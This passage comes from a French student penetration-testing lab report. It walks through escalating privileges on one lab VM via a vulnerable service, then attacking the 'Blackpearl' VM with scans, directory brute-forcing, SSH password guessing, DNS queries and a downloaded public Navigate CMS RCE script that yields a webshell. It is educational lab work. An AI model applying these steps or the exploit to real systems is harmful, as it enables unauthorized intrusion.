Mais avant nous allons ouvrir un port d'écoute, celui que nous avons renseigner à la création de l'exécutable malveillant, 1234:




Pour redémarrer le service:

```
sc start "Vulnerable Service 4"
```

NB: redémarrer le service n’a pas fonctionné pour nous, nous avons donc redémarré la VM pour tester si cela fonctionnait, dans des conditions réelles redémarrer la machine ne serait pas du tout discret. Pour redémarrer la machine:


```
Restart-Computer -Force
```

Et voila nous avons un accès root à la machine:




IV - Cinquième VM (Blackpearl) :


Pour commencer, à l’aide de nmap, on va découvrir les adresses présentes sur le réseau :




On voit donc que l'adresse IP de la VM a pentester est 192.168.100.11 étant donné que la kali est la 192.168.100.10. On peut donc scanner les ports ouverts de cette machine et on voit ceci :



On peut voir le port 80 donc ça veut dire qu'on peut accéder à un site web :



La page principale de ce site ne donne pas d'informations étant donné qu'il est composé seulement de la page de base de nginx. On va donc faire un dirbuster pour voir si d'autres pages sont accessibles :




BUSSON Emilien
DE SAINT LEON LANGLES Quentin
BUT2 Réseaux et Télécommunications

Il a ici été fait en type medium mais n'a détecté aucune page donc on va maintenant essayer avec gobuster qui donne parfois un résultat différent :

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.100.11 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.100.11
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/secret               (Status: 200) [Size: 209]
Progress: 220560 / 220561 (100.00%)
===============================================================
Finished
===============================================================
```

On voit donc que le gobuster donne un résultat qui est le /secret donc on va l'ajouter à notre lien. Une fois ceci fait cela lance un téléchargement d'un fichier texte contenant ceci :



C'est donc un message qui nous dit de ne pas continuer à utiliser les outils comme dirbuster ou gobuster pour trouver des informations car cela ne nous donnera pas plus d'infos. Cependant, avec la signature Alek à la fin du message, on peut supposer qu'un utilisateur nommé Alek est présent dans le système à attaquer. Le port SSH étant ouvert, on peut tester une connexion avec les mots de passes les plus courants comme admin ou azerty ou 123 mais aucun d'eux ne fonctionnent comme le prouve cette capture :

```
┌──(kali㉿kali)-[~]
└─$ ssh alek@192.168.100.11
The authenticity of host '192.168.100.11 (192.168.100.11)' can't be established.
ED25519 key fingerprint is SHA256:20OvGWVTlVYUa1OZ66+ITgaVeJyCjBYb1M+PlK3w7TY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.100.11' (ED25519) to the list of known hosts.
alek@192.168.100.11's password:
Permission denied, please try again.
alek@192.168.100.11's password:
Permission denied, please try again.
alek@192.168.100.11's password:
alek@192.168.100.11: Permission denied (publickey,password).

┌──(kali㉿kali)-[~]
└─$ ssh alek@192.168.100.11
alek@192.168.100.11's password:
Permission denied, please try again.
alek@192.168.100.11's password:
Permission denied, please try again.
alek@192.168.100.11's password:
alek@192.168.100.11: Permission denied (publickey,password).
```

Ne trouvant plus rien à faire, nous avons fait des recherches Internet sur des possibilités d'attaque sur SSH ou DNS mais au final aucun résultat concret utilisable n'a été trouvé. On est donc retourné sur le site web pour voir si une autre information ne pouvait pas être récupérée que nous avions loupée. Ainsi, on a inspecté le code source de la page et avons vu ceci :

```
<!DOCTYPE html>
<html> scroll
  <head>…</head>
  <body> overflow
    <h1>Welcome to nginx!</h1>
    <p>…</p>
    <p>…</p>
    <p>…</p>
  </body>
  <!--Webmaster: alek@blackpearl.tcm-->
</html>
```

On voit donc une adresse mail qui nous donne en plus un nom de domaine donc on va essayer de l'attaquer. Après recherches, on trouve l'outil The Harvester qui permet de voir si une adresse mail est utilisée sur un autre service donc on va l'utiliser pour obtenir d'autres informations :


```
┌──(kali㉿kali)-[~]
└─$ theHarvester -d blackpearl.tcm -l 500 -b all
Created default proxies.yaml at /home/kali/.theHarvester/proxies.yaml
*******************************************************************
*                                                                 *
* theHarvester 4.6.0                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************

[*] Target: blackpearl.tcm

Created default api-keys.yaml at /home/kali/.theHarvester/api-keys.yaml

[!] Missing API key for bevigil.
Read api-keys.yaml from /home/kali/.theHarvester/api-keys.yaml

[!] Missing API key for binaryedge.
Read api-keys.yaml from /home/kali/.theHarvester/api-keys.yaml
Read api-keys.yaml from /home/kali/.theHarvester/api-keys.yaml
Read api-keys.yaml from /home/kali/.theHarvester/api-keys.yaml

[!] Missing API key for bufferoverun.
Read api-keys.yaml from /home/kali/.theHarvester/api-keys.yaml
Read api-keys.yaml from /home/kali/.theHarvester/api-keys.yaml

[!] Missing API key for Censys ID and/or Secret.
Read api-keys.yaml from /home/kali/.theHarvester/api-keys.yaml

[!] Missing API key for criminalip.
Read api-keys.yaml from /home/kali/.theHarvester/api-keys.yaml
```

Cependant cet outil ne donnera jamais de résultat donc on abandonnera l'exploit après 5 minutes. En reprenant les ports ouverts on voit qu'il y a du DNS et comme on a récupéré un nom de domaine on peut faire des tests pour voir s'il y a des enregistrements

```
┌──(kali㉿kali)-[~]
└─$ dig MX blackpearl.tcm

; <<>> DiG 9.20.2-1-Debian <<>> MX blackpearl.tcm
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 51334
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
; EDE: 29: (Result synthesized by root-nx-trust)
;; QUESTION SECTION:
;blackpearl.tcm.                        IN      MX

;; AUTHORITY SECTION:
.                       3600    IN      SOA     a.root-servers.net. nstld.verisign-grs.com. 2025011400 1800 900 604800 86400

;; Query time: 31 msec
;; SERVER: 10.1.30.24#53(10.1.30.24) (UDP)
;; WHEN: Tue Jan 14 11:11:42 EST 2025
;; MSG SIZE  rcvd: 159
```


```
┌──(kali㉿kali)-[~]
└─$ dig TXT blackpearl.tcm

; <<>> DiG 9.20.2-1-Debian <<>> TXT blackpearl.tcm
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 11595
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
; EDE: 29: (Result synthesized by root-nx-trust)
;; QUESTION SECTION:
;blackpearl.tcm.                        IN      TXT

;; AUTHORITY SECTION:
.                       3472    IN      SOA     a.root-servers.net. nstld.verisign-grs.com. 2025011400 1800 900 604800 86400

;; Query time: 3 msec
;; SERVER: 10.1.30.24#53(10.1.30.24) (UDP)
;; WHEN: Tue Jan 14 11:13:50 EST 2025
;; MSG SIZE  rcvd: 159
```

On voit avec ces captures qu'il n'y a aucun enregistrements MX ni TXT donc on ne peut pas utiliser le DNS. Une autre possibilité est d'ajouter le nom de domaine avec l'adresse IP dans le fichier /etc/hosts de la kali pour essayer d'accéder à un autre site :




En faisant ceci, on peut désormais essayer de se connecter au site http://blackpearl.tcm et on arrive sur la page suivante :


Pour voir si on peut accéder à d'autres pages à partir de ce site, on va refaire un dirbuster medium :



On voit donc qu'il y a un /navigate qui existe et qui est accessible (On ne poussera pas le dirbuster jusqu'à la fin car le temps était déjà à 5h21 et ne faisait qu'augmenter). Lors de la connexion à la page /navigate, on arrive sur ceci :



La première chose testée est de se connecter avec des noms d'utilisateurs basiques comme admin admin ou Alek admin ou Alek Alek mais aucunes de ces paires logins/mots de passe ne fonctionnent donc on va essayer "forgotten password" afin de voir s'il est possible de récupérer un mot de passe :




Cependant, le nom d'utilisateur Alek et l'adresse mail alek@blackpearl.tcm ne donne pas de résultat. On va donc se concentrer sur l'information en bas à droite du site qui indique la version du site navigate qui est la 2.8, ce qui nous permet de faire des recherches sur Internet pour l'exploit. La première chose trouvée est cet exploit sur github (https://github.com/0x4r2/Navigate-CMS-RCE-Unauthenticated-). On commence donc par télécharger le script Navigate_RCE.

```
┌──(kali㉿kali)-[~]
└─$ wget https://raw.githubusercontent.com/0x4r2/Navigate-CMS-RCE-Unauthenticated-/main/navigate_RCE.sh
--2025-01-15 04:11:12--  https://raw.githubusercontent.com/0x4r2/Navigate-CMS-RCE-Unauthenticated-/main/navigate_RCE.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.109.133, 185.199.108.133, 185.199.111.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1000 [text/plain]
Saving to: 'navigate_RCE.sh'

navigate_RCE.sh                                   100%[=============================================================================================>]    1000  --.-KB/s    in 0.04s

2025-01-15 04:11:12 (23.5 KB/s) - 'navigate_RCE.sh' saved [1000/1000]
```

On peut donc désormais l'exécuter sur sur blackpearl.tcm ce qui fait que l'on obtient un webshell (il faut avoir pris soin de modifier les droits d'exécution du script avant)

